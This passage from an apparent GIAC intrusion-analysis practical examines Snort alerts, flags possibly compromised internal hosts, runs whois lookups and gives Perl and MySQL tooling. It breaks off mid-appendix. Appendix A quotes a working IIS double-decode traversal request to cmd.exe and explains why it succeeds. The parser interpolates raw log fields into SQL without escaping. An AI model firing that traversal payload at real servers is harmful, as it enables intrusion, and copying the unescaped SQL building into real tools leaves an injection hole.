If the target device's TCP port is closed, the target device sends a TCP RST (reset) packet in reply. If the target device's TCP port is open, the target discards the TCP NULL scan, and no reply is received (this is the reverse of many types of scan where some kind of response means a port is open).

There were 116 source devices scanning 89 destinations with few packets to each. One thing of note, however was that a number of source/destination ports appear to be related to Internet File sharing software such as Gnutella etc.
Recommendation here is to simply ensure that the firewall protecting the internal environment has the required logic to block out-of-spec. packets.

NMAP TCP ping
The use of the NMAP tool to detect if a device is online. ICMP ping does this by sending an ICMP echo request to the host. Hosts receiving this are obliged to reply with and ICMP echo reply message, signifying that the device is up on the network. Similar functionality could be achieved using TCP.

Many firewalls/routers block inbound ICMP, but NMAP TCP Ping uses TCP packets with the ACK bit set. This will be capable of bypassing most IP Packet Filters because they routinely permit ACK packets inbound from the Internet (response to a request for a web page for example). The port chosen is largely irrelevant as the test is not looking for open ports, just a response (RST, FIN SYN etc.) Any response is accepted as being an indication that the device is up.

SNMP public access
SNMP (Simple Network Management Protocol) is used to send messages regarding a systems stated/errors etc to Network Management software. In addition SNMP's Database (MIB - Management Information Base) contains configuration information, contact information etc. And has also been know to contain passwords (thank you very much for putting that in there). Most implementations come configured with a default "password" called a community string. There are 2 of these, a read and a write community string. These default passwords are commonly "public" (one implementation I saw got very inventive and provided a version where the default was "private").

This alert is informing the analyst that it has seen an SNMP datagram (well, a datagram on the SNMP port at least) that contains the string public.

It is unlikely that widespread damage can be caused by knowing the READ string (the write string could cause some damage); but the information can be used in social engineering attempts or to provide more information for an attack. All good system and network administrators immediately change their SNMP community string.

2 packets were from and to the internal network (which may provide some information to me as the analyze, as to the location of the IDS device). The remaining 42 alerts were from devices outside the network coming in. There is no correlation between source destination pairs as all destinations were only hit once.

There were only 2 unique sources not on the Internal network. One only sent one query, the other, 209.236.199.29, sent 41 packets that caused alerts (all to different IP destinations). This appears very much like probing but the snort rule would not log any replies that may have been made.

I would recommend a scan of the internal network for public SNMP Community Strings.

ICMP SRC and DST outside network
This alert is similar to it's TCP and UDP counterparts in that the source and destination IP addresses do not fit witin the defined internal network (defined to the IDS that is).

Revisiting the cases already laid out:

1) Internal Spoofing
2) Router Miss-configurations
3) Devices from home
3b) Miss-configured Devices (bad IP's set - routing becomes and issue though)

ICMP spoofing is useless except when used for denial of service attacks, or possibly one-shot covert communication (a real IP address could be imbedded in the packet that could initiate a reverse connection to the attacker). Spoofing or DoS purposes would generally require a large number of packets (with known exceptions, which would be very likely to have been caught under a different signature.)

Router miss-configuration/poisoning could potentially push traffic via incorrect routes to the attackers advantage. It would not be typical to see multiple addresses in this case though, as a grossly miss-configured router on the Internet would result in many people's connections being affected, and increase the likelihood of detection.

Devices from home are an extremely likely candidate, especially when one considers the fact the addresses in this alert come mostly from AOL, @HOME and CompuServe. This is also largely true for the other two variants of this alert.

Once again I would do some basic discovery work to discover where these addresses are being detected, internally or externally and then take appropriate action to discover the real cause and intent.

Russia Dynamo - SANS Flash 28-jul-00
This relates to a SANS Flash that was to alert to scans coming from Russia, to hopefully get them blocked and stop them getting too much information.

Additional information can be found at: http://www.sans.org/y2k/072818.htm. The amount of traffic is very low, and matches the “probe” style of slow scanning - and it all occurred in 1 day, May 23. That is all with 1 exception.

On May 16, over the space of 4 hours, MY.NET.178.42 caused 27 alerts by sending data to Russia. All 27 alerts had the same source port, a privileged port (317). There was no data sent to this device that hit this alert. MY.NET.178.42 only occurs in 2 other alerts, in one as a sender and another as a receiver. There is no port correlation between the 3 alerts for this device.

This may be something legitimate, but it does appear to be very odd and should be investigated further.

SITE EXEC - Possible wu-ftpd exploit - GIAC000623

This alert is referencing an input validation error exploit in Washington University FTP daemon (wu-ftpd), where a remote user can execute arbitrary commands as the root user.

> *“Here Wu-ftp is subject to a very serious remote attack using the "Site Exec" command. Input is fed directly into a format string for a *printf function. When this happens it is possible to overwrite important data, such as a return address, on the stack. When this is accomplished, the function can jump into shellcode pointed to by the overwritten Execute Interface Program, or "EIP", and execute arbitrary commands as root”*
> *Sparks, Michael, WU-FTP Your Way To Root*
> *Shell Access through wu-ftp vulnerabilities, 21/11/2000, URL:http://www.sans.org/infosecFAQ/threats/wu-ftp.htm*

Theoretically this exploit could be performed with only 1 entry being detected by Snort IDS (due to what the signature is looking for). The alerts for this one are very low, only 3 packets, but because of the proliferation of wu-ftpd vulnerabilities, and the availability of exploit code for this I would check these systems.

Table 34 - Systems to Check

stamp	tag	src	dst
0513003642.038299	SITE EXEC - ...	200.255.65.5	MY.NET.53.10
514095025.626651	SITE EXEC - ...	63.196.54.17	MY.NET.202.218
514095027.665472	SITE EXEC - ...	63.196.54.17	MY.NET.202.218

STATDX UDP attack

This alert relates to a remotely exploitable root vulnerability in rpc.statd for systems running Redhat Linux 6.0/6.1/6.2.

Table 35 - Talkers

tag	src	dst
STATDX UDP attack	24.12.85.103	MY.NET.6.15
STATDX UDP attack	213.66.5.79	MY.NET.6.15
STATDX UDP attack	209.247.88.12	MY.NET.6.15

SELECT tag,src,dst FROM snort WHERE tag LIKE 'STATD%' GROUP BY stamp;

The destination is always the same, and this is an immediate concern. The code used to exploit the vulnerability will generally perform a portmapper query (unless the attacker knows the port that is rpc.statd is serving requests on). We can cross-tabulate for that:

Table 36 - Cross Tab with RPC Calls

stamp	tag	src	dst
528232630.353321	External RPC call	200.38.77.237	MY.NET.6.15
528232630.453391	External RPC call	200.38.77.237	MY.NET.6.15
512083035.289455	External RPC call	202.115.96.174	MY.NET.6.15
512101825.799227	External RPC call	202.115.96.174	MY.NET.6.15
508145958.403946	External RPC call	202.192.240.38	MY.NET.6.15
525213454.970532	External RPC call	209.247.88.12	MY.NET.6.15
525213455.064589	External RPC call	209.247.88.12	MY.NET.6.15
525213455.164114	STATDX UDP attack	209.247.88.12	MY.NET.6.15
525213455.449525	External RPC call	209.247.88.12	MY.NET.6.15
525213455.539855	External RPC call	209.247.88.12	MY.NET.6.15
506073011.665429	External RPC call	210.115.35.46	MY.NET.6.15
506073013.869708	External RPC call	210.115.35.46	MY.NET.6.15
510062826.126478	External RPC call	210.99.125.2	MY.NET.6.15
510092922.683058	External RPC call	210.99.125.2	MY.NET.6.15
508002256.979995	External RPC call	211.173.205.7	MY.NET.6.15
525132613.003934	External RPC call	213.66.5.79	MY.NET.6.15
525132613.548623	STATDX UDP attack	213.66.5.79	MY.NET.6.15
525132614.095402	External RPC call	213.66.5.79	MY.NET.6.15
521084319.576348	External RPC call	216.218.142.41	MY.NET.6.15
512083236.131649	External RPC call	24.114.10.198	MY.NET.6.15
520102549.745264	External RPC call	24.114.192.110	MY.NET.6.15
513172523.747462	STATDX UDP attack	24.12.85.103	MY.NET.6.15
531235243.543059	External RPC call	24.232.75.104	MY.NET.6.15
531235244.310973	External RPC call	24.232.75.104	MY.NET.6.15
531235246.011089	External RPC call	24.232.75.104	MY.NET.6.15
513080553.579268	External RPC call	61.13.32.101	MY.NET.6.15

SELECT stamp,tag,src,dst from snort WHERE (tag LIKE '%RPC%' or tag LIKE '%STATDX%') and dst LIKE 'MY.NET.6.15' ORDER BY src;

From the highlighted entries above it can be seen that the addresses using the STATDX attack are also present in portmapper queries, except for the 24.12.85.103 address. This device however could have been using a manual pormapper probe at an earlier time, then the device may have leased a new address from the ISP. I believe that the MY.NET.6.15 device may be compromized.

Exploit code
- http://www.securiteam.com/exploits/5GP06202AK.html

TCP SMTP Source Port traffic
Alerting of devices sending data from a source port of TCP 25. This could be SMTP relaying, or an attacker deliberately setting a source port in an attempt to bypass a firewall for their reconnaissance.

Probable NMAP fingerprint attempt
This is alerting the analyst that a tool known as NMAP may be scanning your devices. NMAP is a powerful scanner, and has a number of options to help it bypass some firewalls and to also identify the operating system (OS Fingerprinting). NMAP contains a number of tests to perform OS fingerprinting, many of which work by sending packets with strange flags set in the TCPIP options fields. This alert is believed to be triggered by the receipt of a packet where the SYN,FIN,PSH and URG flags are set. Different operating systems will respond differently to this stimulus (some leaving all flags on in the reply, others removing those it does not understand). The differences in response from different operating systems help in discovering which os is being targeted.

Internal Addresses of concern

Address	Reason
MY.NET.71.69	Destination for extreemly large amounts of high port UDP traffic Red worm
MY.NET.97.195	Source and destination for large amounts of high port UDP traffic Red worm
MY.NET.202.26	Large amount of sub7/trojan traffic as source/dest (multipe src/dest)
MY.NET.208.142	Large amount of sub7/trojan traffic as source
MY.NET.206.226	Large amount of sub7/trojan traffic
MY.NET.98.228	Large amount of sub7/trojan traffic as source/dest
MY.NET.97.200	Source and Destination for sub 7 traffic
MY.NET.15.214	87% of all Wingate traffic went here
MY.NET.6.15	probed RPC then STATDX attacked. Possible penetration
MY.NET.229.166	Large amount of High port SUN RPC attempts/access
MY.NET.226.86	Both src and Dst for TCP red worm.
MY.NET.70.38	Large number of Tiny fragment packets
MY.NET.202.222	Large amount of traffic from Israel
MY.NET.219.38	Large amount of traffic from Israel
MY.NET.210.86	Large amount of traffic from Israel
MY.NET.253.41	Particular attention from China - correlation across 2 systems
MY.NET.253.42	Particular attention from China - correlation across 2 systems
MY.NET.253.43	Particular attention from China - correlation across 2 systems
MY.NET.202.218	Possible wu-ftpd penetration
MY.NET.53.10	Po Possible wu-ftpd penetration

Table 37 - Top 10 Talker for All alerts

num	src	dst	
168175	63.250.213.119	233.28.65.62	(dst is multicast)
42170	206.190.36.120	233.28.65.62	(dst is multicast)
41038	63.250.213.26	233.28.65.164	(dst is multicast)
20779	205.167.0.160	MY.NET.71.69	
16137	147.52.74.115	MY.NET.15.214	(dst is multicast)
9093	63.250.213.26	233.28.65.171	(dst is multicast)
8431	212.179.79.2	MY.NET.202.222	
8094	63.250.213.24	233.28.65.170	(dst is multicast)
7164	MY.NET.97.195	64.42.64.129	
5888	63.250.213.122	233.28.65.222	(dst is multicast)

```
select SQL_BIG_RESULT count(src) AS num ,src,dst FROM snort GROUP
BY src,dst order by num DESC LIMIT 10;
```

Top 10 Talkers Ignoring Outside to Outside communication

num	src	dst
20779	205.167.0.160	MY.NET.71.69
16137	147.52.74.115	MY.NET.15.214
8431	212.179.79.2	MY.NET.202.222
7164	MY.NET.97.195	64.42.64.129
5864	24.21.203.64	MY.NET.229.166
3558	212.179.31.101	MY.NET.219.38
3052	212.179.43.225	MY.NET.210.86
1861	212.179.69.25	MY.NET.218.38
1527	212.179.29.205	MY.NET.202.218
1337	212.179.84.9	MY.NET.218.42

```
select SQL_BIG_RESULT count(src) AS num ,src,dst FROM snort WHERE (src LIKE
"%MY%" or dst LIKE "%MY%") GROUP BY src,dst order by num DESC LIMIT 10;
```

Address Cross Reference
With this information in had we can compute a new SQL statement that will search for occurrences of the internal IP addresses that are to be watched, and see what alerts have been triggered, and who by - across the whole data source. This produces a large amount of data (188 rows) but allows us to drill down on just those devices that we are interested in.

The SQL statement used was:

```
SELECT SQL_BIG_RESULT tag,src,dst,count(stamp) as num FROM snort
WHERE (src = 'MY.NET.71.69' or dst = 'MY.NET.71.69') or
        (src = 'MY.NET.97.195' or dst = 'MY.NET.97.195') or
        (src = 'MY.NET.202.26' or dst = 'MY.NET.202.26') or
```

```
        (src = 'MY.NET.208.142' or dst = 'MY.NET.208.142') or
        (src = 'MY.NET.206.226' or dst = 'MY.NET.206.226') or
        (src = 'MY.NET.98.228' or dst = 'MY.NET.98.228') or
        (src = 'MY.NET.97.200' or dst = 'MY.NET.97.200') or
        (src = 'MY.NET.15.214' or dst = 'MY.NET.15.214') or
        (src = 'MY.NET.6.15' or dst = 'MY.NET.6.15') or
        (src = 'MY.NET.229.166' or dst = 'MY.NET.229.166') or
        (src = 'MY.NET.226.86' or dst = 'MY.NET.226.86') or
        (src = 'MY.NET.70.38' or dst = 'MY.NET.70.38') or
        (src = 'MY.NET.202.222' or dst = 'MY.NET.202.222') or
        (src = 'MY.NET.219.38' or dst = 'MY.NET.219.38') or
        (src = 'MY.NET.210.86' or dst = 'MY.NET.210.86') or
        (src = 'MY.NET.253.41' or dst = 'MY.NET.253.41') or
        (src = 'MY.NET.253.42' or dst = 'MY.NET.253.42') or
        (src = 'MY.NET.253.43' or dst = 'MY.NET.253.43') or
        (src = 'MY.NET.202.218' or dst = 'MY.NET.202.218') or
        (src = 'MY.NET.53.10' or dst = 'MY.NET.53.10')
GROUP BY src,dst,tag ORDER BY dst,src;
```

- This showed ***'MY.NET.202.26'*** to have a small amount of packets from multiple sources and only 1 other alert type with 1 alert, most of which appears to be probe traffic.
- ***MY.NET.202.222*** appears to have received mostly probe traffic, and lots from Israel, but nothing that looks like an intrusion at this point.
- ***MY.NET.219.38*** Appears to be in the same situation, but like ***MY.NET.202.222*** the high amount of traffic from israel is a concern.

```
| Queso fingerprint                 | 158.75.57.4     | MY.NET.202.222  |     3 |
| Null scan                         | 172.160.3.104   | MY.NET.202.222  |     2 |
| SYN-FIN scan                      | 206.139.131.244 | MY.NET.202.222  |     1 |
| Watchlist 000220 IL-ISDNNET-990517 | 212.179.79.2    | MY.NET.202.222  |  8431 |
| Possible trojan server activity   | 65.32.16.253    | MY.NET.202.222  |     1 |
```

- ***MY.NET.206.226*** appears to have received mostly probe traffic, and lots from Israel, but nothing that looks like an intrusion at this point. The same is true for MY.NET.210.86. ***MY.NET.253.43, 42*** and ***41*** also received mostly probe traffic, and no great amount of traffic. Some of the entries that are usually related to DoS attacks have low hits.

Concerns

- ***MY.NET.15.214*** appears to be running a service on port 1080 (Snort assumed WinGate) that is heavily used by ***147.52.74.115***.
- ***MY.NET.202.218*** received heavy traffic from a particular address in Israel ***212.179.29.205*** and was hit with the SITE EXEC expoloit from a different net block (***63.196.54.17***). No prior "portmapper" requests were apparent, but these could have been blocked by the "Watch List" depending on the rule ordering.
- ***MY.NET.6.15*** has low traffic, but there is a distinct pattern across 3 source addresses - a probe for RPC, then the STATDX attack. I think this device may be compromised.
- ***MY.NET.208.142*** is the source for much of the trojan activity, and is possibly being used to reach or search for trajaned machines by an internal user. It may potentially be backboored, or previously penetrated and is searching for other trojaned devices autonomously - specifically the ***198.96.160,161,162,163,166,167,171*** and ***172*** networks (Canadian Research Network, Bank of Montreal et. Al). An alternative explanation is that this is a reactive response to some other stimuli.
- I would certainly recommend ensuring that generic filters are not blocking more specific filters, like Watchlists preventing hits against "Trojan horse" for example.
- Placement of certain generic signatures may be obscuring other more specific signatures.

External Address Watch

Address	Reason
147.52.74.115	Heavy use of port 1080 against dingle internal device
63.196.54.17	Sudden SITE-EXEC exploit
209.247.88.12	Possible exploiter of STATDX
213.66.5.79	Possible exploiter of STATDX
205.167.0.160	Large Volume of Adore/Red worm traffic

-

147.52.74.115

Whois Information

```
University of Crete (NET-UOFCRETE)
   Computer Center,    Knossos Ave. Heraclion,    71409 GR

  Netname: UOFCRETE
  Netblock: 147.52.0.0 - 147.52.255.255
  Coordinator: Giannis, Fragiadakis (FG53-ARIN)   jfragiad@ucnet.uoc.gr +3081393312   (FAX) +3081393318
```

DNS Information

```
> set q=ptr
> 147.52.74.115

Non-authoritative answer:
115.74.52.147.in-addr.arpa      name = michelog.med.uoc.gr

74.52.147.in-addr.arpa  nameserver = danae.med.uoc.gr
74.52.147.in-addr.arpa  nameserver = knossos.ucnet.uoc.gr
danae.med.uoc.gr        internet address = 147.52.72.200
knossos.ucnet.uoc.gr    internet address = 147.52.80.1
```

63.196.54.17

Whois Information -ARIN

Interactive Telecom Network
(NETBLK-SBCIS990913-196)
303 2nd Street Suite 850N San Francisco, CA 94107 US

Netname: SBCIS990913-196
Netblock: 63.196.48.0 - 63.196.55.255
Maintainer: ITN Coordinator: Pacific Bell Internet (PIA2-ORG-ARIN)
ip-admin@PBI.NET 888-212-5411

DNS Information

No specific information for this address, but, and look at netblock (Not the correct data but it is likley to be close)

54.0.196.63.in-addr.arpa name = adsl-63-196-0-54.dsl.snfc21.pacbell.net
0.196.63.in-addr.arpa nameserver = ns1.pbi.net
ns1.pbi.net internet address = 206.13.28.11

dsl.snfc21.pacbell.net
primary name server = ns1.pbi.net
responsible mail addr = postmaster.pbi.net
serial = 200109210
refresh = 3600 (1 hour)
retry = 900 (15 mins)
expire = 604800 (7 days)
default TTL = 7200 (2 hours)

209.247.88.12

Whois Informatino - ARIN

Level 3 Communications, Inc.
1450 Infinite Drive Louisville, CO 80027 US

Netname: LEVEL3-CIDR
Netblock: 209.244.0.0 - 209.247.255.255
Maintainer: LVLT Coordinator: level Communications (LC-ORG-ARIN) ipaddressing@level3.com +1 (877) 453-8353

DNS Information

IP Address Not Registered:
> 88.247.209.in-addr.arpa.
Server: ns1.level3.netAddress: 209.244.0.1

247.209.in-addr.arpa
primary name server = ns1.Level3.net
responsible mail addr = hostmaster.Level3.net
serial = 2001092100
refresh = 7200 (2 hours)
retry = 600 (10 mins)
expire = 2592000 (30 days)
default TTL = 3600 (1 hour)

213.66.5.79

Whois Information - RIPE

inetnum: 213.66.0.0 - 213.66.255.255
netname: TELIANET
descr: Telia Network services
descr: ISP country: SE admin-c: TR889-RIPE
tech-c: TR889-RIPE status: ASSIGNED PA
notify: backbone@telia.net
role: TeliaNet Registry
address: Telia Network Services
address: Carrier & Networks
address: Arenavagen 61 address: SE-121 29 Stockholm address: Sweden fax-no: +46 8 4568935 e-mail: ip@telia.net e-mail: registry@telia.net

DNS Information

> set q=ptr
> 213.66.5.79
Server: proxy1.mtnk1.on.home.com
Address: 24.253.156.102

79.5.66.213.in-addr.arpa name = h79n1fls32o984.telia.com

5.66.213.in-addr.arpa nameserver = dns1.telia.com
5.66.213.in-addr.arpa nameserver = dns2.telia.com
dns1.telia.com internet address = 194.22.190.10
dns2.telia.com internet address = 194.22.194.14

205.167.0.160

Whois Information - ARIN

Cyberstation, Inc. (NETBLK-WICHITA-FALLS) 2629 Plaza Parkway Suite B20
Wichita Falls,
TX 76308 US
Netname: WICHITA-FALLS
Netblock: 205.167.0.0 - 205.167.1.255 Coordinator: Hopkins,
Weston (WH303-ARIN) masterwho@CYBERSTATION.NET (817)767.2892

DNS Information
> 205.167.0.160
Server: proxy1.mtnk1.on.home.com
Address: 24.253.156.102

160.0.167.205.in-addr.arpa name = macele.cyberstation.net

0.167.205.in-addr.arpa nameserver = bigdaddy.cyberstation.net

Analysis Process

As described at the start of this section, intrusion analysis heavily relies on patterns and relationships between data. Many tools exist to assist in the analysis but when large amounts of data are present these tools are slow and sometimes fail to complete the analysis (snortsnarf would not complete the analysis of the collected scan data and a machine running a PIII 800 MHz processor, and more than 700 MB of RAM). In reply to these tools, I have been investigating the usefulness of Relational Databases to assist in intrusion detection using firewall based logs and IDS sensor logs.

Once the files were downloaded, the data needed to be parsed into a format that could be inserted into the database. The following perl scripts do this.

Listing 3 - Alert_Parse.pl Script to Parse Alert Data

```
#!/usr/bin/perl
# Separate out spp_portscan data and alert data
@files = `ls alert*`;
%IDS = ();
foreach $file(@files) {
  open (FH,"<$file");
  while (<FH>) {
    if (/\[\*\*/) {
      # SPLIT OUT spp_portscan and others
      if (/spp_portscan/){
        handle_portscan($_);
      } else {
        handle_other($_);
      }
    }
  }
  close (FH);
}

sub handle_other {
  my $in = shift;
  chomp($in);
  my ($a, $b, $c) = split('\[\*\*]', $in);
  $IDS{$b}++;
  my $src;
  my $dst;
  my $srcp;
  my $dstp;
  if (/->/){
    # source to dest
    my ($left, $right) = split(' -> ', $c);
    ($src,$srcp) = split(':', $left);
    ($dst,$dstp) = split(':', $right);
#  print "$src to $dst\n";
  } else {
    my ($right, $left) = split(' -> ', $c);
    ($src,$srcp) = split(':', $left);
    ($dst,$dstp) = split(':', $right);
  }
  chomp ($a);
  chomp($b);
  $a =~ s/[\/\-\: ]//g;
  $b =~ s/!//g;
  $b =~ s/^ //g;
  $src =~ s/^ //g;
  $dst =~ s/^ //g;
  $b =~ s/ $//g;
  print "INSERT INTO snort (stamp,tag,src,srcp,dst,dstp) VALUES('$a','$b','$src',$srcp,'$dst',$dstp);\n";
}

sub handle_portscan {




  my $in = shift;
  chomp($in);
  `echo $in >> portscan.txt`;
}
```

Listing 4 - Sample Output from Script to Parse Alert Data

```
INSERT INTO snort (stamp,tag,src,srcp,dst,dstp) VALUES('0914000002.106987','WEB-MISC Attempt to execute cmd','211.97.144.25',42375,'MY.NET.26.122',
INSERT INTO snort (stamp,tag,src,srcp,dst,dstp) VALUES('0914000002.412445','WEB-MISC Attempt to execute cmd','211.90.188.34',44258,'MY.NET.107.67',
INSERT INTO snort (stamp,tag,src,srcp,dst,dstp) VALUES('0914000007.836171','IDS552/web-iis_IIS ISAPI Overflow ida nosize','130.126.228.60',4365,'MY
INSERT INTO snort (stamp,tag,src,srcp,dst,dstp) VALUES('0914000008.013741','IDS552/web-iis_IIS ISAPI Overflow ida nosize','140.186.55.62',4785,'MY.
```

Listing 5 - Scan_parse.pl Script used to Parse Scan Data

```
#!/usr/bin/perl
@files = `ls scan*`;
%IDS = ();
%months = ();
$months{"Sep"} = '09';

foreach $file(@files) {
  open (FH,"<$file");
  while (<FH>) {
    if (/^Sep/) {
        handle_other($_);
    }
  }
  close (FH);
}

sub handle_other {
  my $in = shift;
  chomp($in);
  my ($a, $b, $c) = split('\[\*\*]', $in);
  my @DATA = split('\s+', $in);
  $date = '05';
  if ($DATA[1] < 10) {
    $date .= '0' . $DATA[1];
  } else {
    $date .= $DATA[1];
  }
  $date .= $DATA[2] .'.000000';
  $date =~ s/://g;
  my ($src,$srcp) = split(':', $DATA[3]);
  my ($dst,$dstp) = split(':', $DATA[5]);
  my $tag = '';
  for ($k = 6; $k < (scalar @DATA); $k++) {
    $tag .= $DATA[$k] .' ';
  }
  chomp ($tag);
  $tag =~ s/\s+$//g;
  print "INSERT INTO snortscan (stamp,tag,src,srcp,dst,dstp) VALUES('$date','$tag','$src',$srcp,'$dst',$dstp);\n";
  return;
}

sub handle_portscan {
  my $in = shift;
  chomp($in);
  #print "$_\n";
}
```

The code above also shows the timestamp format being altered to be compatible to that from the alert data. This makes temporal cross-references possible.

Listing 6 - Sample Output from Script used to Parse Scan Data

```
INSERT INTO snortscan (stamp,tag,src,srcp,dst,dstp) VALUES('0514000433.000000','UDP','MY.NET.201.42',13139,'172.158.99.147',13139);
INSERT INTO snortscan (stamp,tag,src,srcp,dst,dstp) VALUES('0514000433.000000','UDP','MY.NET.201.42',13139,'24.8.168.204',13139);
INSERT INTO snortscan (stamp,tag,src,srcp,dst,dstp) VALUES('0514000433.000000','UDP','MY.NET.201.42',13139,'200.65.139.51',13139);
INSERT INTO snortscan (stamp,tag,src,srcp,dst,dstp) VALUES('0514000433.000000','UDP','MY.NET.201.42',13139,'206.107.73.13',13139);
```

As the database I was going to use would not be a long term exercise, I chose not to normalize the data or create an ERD, but rather simply use the data in much it's current format. The database needs to be created and the tables also.

Listing 7 - Database Creation

```
CREATE DATABASE giac;
Use GIAC;

CREATE TABLE `snort` (
  `stamp` varchar(255) default NULL,
  `tag` varchar(255) default NULL,
  `src` varchar(255) default NULL,
  `srcp` int(5) default NULL,
  `dst` varchar(255) default NULL,
  `dstp` int(5) default NULL,
  KEY `tag` (`tag`),
  KEY `src` (`src`),
  KEY `srcp` (`srcp`),
  KEY `dst` (`dst`),
  KEY `dstp` (`dstp`)
) TYPE=MyISAM;

CREATE TABLE `snortscan` (
  `stamp` varchar(255) default NULL,
  `tag` varchar(255) default NULL,
  `src` varchar(255) default NULL,
```

```
  `srcp` int(5) default NULL,
  `dst` varchar(255) default NULL,
  `dstp` int(5) default NULL,
  KEY `tag` (`tag`),
  KEY `src` (`src`),
  KEY `srcp` (`srcp`),
  KEY `dst` (`dst`),
  KEY `dstp` (`dstp`)
) TYPE=MyISAM
```

Making several fields keys (note there is no primary key) causes them to be indexed for faster searches. This table creation is certainly not optimized.

The database used was MySQL, a freeware (GNU licensed) relational database. MySQL permits a file to be loaded on the command line, so to populate the database the following commands were used

- mysql –u<username> -p<password> -D giac < alert_data
- mysql –u<username> -p<password> -D giac < scan_data

Note that OOS data was not inserted into the database.

The process of analysis was explained throughout the document, so here I will explain a number of useful SQL statements that may assist anyone else deciding to use this process in the future.

An SQL query has a common format. The basis of retrieving data is to use the seect statement:

SELECT <COMMA SEPERATED FILES LIST>
FROM <COMMA SEPERATED TABLE LIST>
WHERE <CONDITIONAL CLAUSES – COMMA SEPERATED>
GROUP BY <COMMA SEPERATED LIST OF FILED TO GROUP THE DATA BY>
ORDER BY < COMMA SEPERATED LIST OF FILED TO ORDER THE DATA BY>

So to create the list of alerts:

```
select tag,count(tag) AS "Count" ,count(DISTINCT src) AS "Uniq. SRC" ,count(DISTINCT dst) AS "Uniq DST" FROM snort
GROUP BY tag;
```

this basically means show the tag field, a count of all tags, calling it “Count” (This is now a computed field and can not be used in a GROUP BY statement), a count of unique source addresses called “Uniq. SRC” and a count of unique destination addresses called “Uniq DST”. Get all of this data from the “snort” table and group the records by the tag field.

The group by statement causes each tag to only appear once and the counts to only reference entries having this tag – so Uniq Src is the number of destination addresses that were the source of data for this tag.

To obtain a list of TOP 10 xxx’s would follow a similar pattern, but using some conditional statements to ensure we are only looking for one particular “tag” and them some additional statements to order the data and limit it to 10 entries:

```
SELECT tag,count(src) as nsrc,src FROM snort WHERE tag LIKE "%Back Orifice%" GROUP BY src ORDER BY nsrc DESC LIMIT 10;
```

This states that you wish to display 3 column from the snort table that have tags like “Back Orifice”. Group them by the src (source address) so that all counts are for this “talker”, then order the result by the nsrc field in descending order (DESC) and limit the results to 10 rows.

```
CREATE TEMPORARY TABLE tmp select src,count(src) as numscans,count(distinct tag) AS scan_types from snortscan WHERE (src LIKE "MY%") GROUP BY src o

select A.src,count(A.src) as numscans,B.tag from (tmp AS A) left join snortscan AS B ON A.src = B.src WHERE (A.src LIKE "MY%") GROUP BY A.src,B.tag
```

The above statement creates a temporary table of source addresses from the snortscan table that I want to cross reference to other data in the original snort scan table. The second statement joins the two tables together, using the newly created table as the starting point (this avoids non relavent entries) if the source addresses from each table are the same AND the source address starts with “MY”. This allows the analyst to select some addresses of concern from the analysis of one alert type and see what other alert types were triggered by these addresses to see if they are related.

Where appropriate the SQL statements are included in the analysis above.

Cross referencing with the OOS data was used by searching for patterns in the OOS files using grep as explained in almost every other candidates analysis.

Appendix A

```
Step1: attempt to get
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+ver HTTP/1.0

which translated to

GET /scripts/..%%\..%%\winnt/system32/cmd.exe?/c+ver HTTP/1.0

This appears strange at first, but then thinking a little more produced 2 hypothesis:
1)  %% can be used as an expansion variable under windows (eg for %%i in 'abcdef ghijk')
2)  %<HEX> is a common "unicode" or hex attack against web servers, what would appear to be going on here is that someone believes that a webserver will parse
this incorrectly and expand the %% either as one % and then perhaps expand the %5c.

Further analysis show that I was on the right track, but the problem was:

"When loading executable CGI program, IIS will decode twice. First, CGI filename will be decoded to check if it is an executable file (for example, '.exe' or
'.com' suffix check-up and ..\ ../). After successfully passing the filename check-up, IIS will run another decoding process. Normally, only CGI parameters should
be decoded in this process. However, this time IIS will mistakenly decode both the CGI parameters and the decoded CGI filename. In this way, CGI filename is
```

```
decoded twice, allowing us to subvert IIS's security restrictions."
i.e, there are 2 passes at the decode - one for ../ ..\ etc, then a second process, which decodes the %% essentially as % - further decoding %\ later.  This
bypasses the first checks, because .\ is being looked for but we do not strictly have a \, but rather a hex code - and %%.
Other vulnerabilities exist here, such as using ./ or encoding the ".".


Failed attempts appeared toreturn a 403.2 error code.  By unsucessful, I referto the fact that no further actionwas taken against the server.

Where further action was taken, it appeared that a non "400" error was returned (502 here) - later analysis will show that the returned codes are irrelavent ( to
the offending code )

48 54 54 50 2F 31 2E 31 20 35 30 32 20 47 61 74  HTTP/1.1 502 Gat
65 77 61 79 20 45 72 72 6F 72 0D 0A 53 65 72 76  eway Error..Serv
65 72 3A 20 4D 69 63 72 6F 73 6F 66 74 2D 49 49  er: Microsoft-II
53 2F 35 2E 30 0D 0A 44 61 74 65 3A 20 54 68 75  S/5.0..Date: Thu
2C 20 32 34 20 4D 61 79 20 32 30 30 31 20 30 34  , 24 May 2001 04
3A 30 35 3A 34 33 20 47 4D 54 0D 0A 43 6F 6E 74  :05:43 GMT..Cont
65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32 36 31 0D  ent-Length: 261.
0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74  .Content-Type: t
65 78 74 2F 68 74 6D 6C 0D 0A 0D 0A 3C 68 65 61  ext/html....<hea
64 3E 3C 74 69 74 6C 65 3E 45 72 72 6F 72 20 69  d><title>Error i
6E 20 43 47 49 20 41 70 70 6C 69 63 61 74 69 6F  n CGI Applicatio
6E 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64 3E  n</title></head>
0A 3C 62 6F 64 79 3E 3C 68 31 3E 43 47 49 20 45  .<body><h1>CGI E
72 72 6F 72 3C 2F 68 31 3E 54 68 65 20 73 70 65  rror</h1>The spe
63 69 66 69 65 64 20 43 47 49 20 61 70 70 6C 69  cified CGI appli
63 61 74 69 6F 6E 20 6D 69 73 62 65 68 61 76 65  cation misbehave
64 20 62 79 20 6E 6F 74 20 72 65 74 75 72 6E 69  d by not returni
6E 67 20 61 20 63 6F 6D 70 6C 65 74 65 20 73 65  ng a complete se
74 20 6F 66 20 48 54 54 50 20 68 65 61 64 65 72  t of HTTP header
73 2E 20 20 54 68 65 20 68 65 61 64 65 72 73 20  s.  The headers
69 74 20 64 69 64 20 72 65 74 75 72 6E 20 61 72  it did return ar
65 3A 3C 70 3E 3C 70 3E 3C 70 72 65 3E 0D 0A 4D  e:<p><p><pre>..M
69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77 73  icrosoft Windows
20 32 30 30 30 20 5B 56 65 72 73 69 6F 6E 20 35   2000 [Version 5
2E 30 30 2E 32 31 39 35 5D 0D 0A 3C 2F 70 72 65  .00.2195]..</pre
3E                                               >

Now see if cyrus.exe exists:
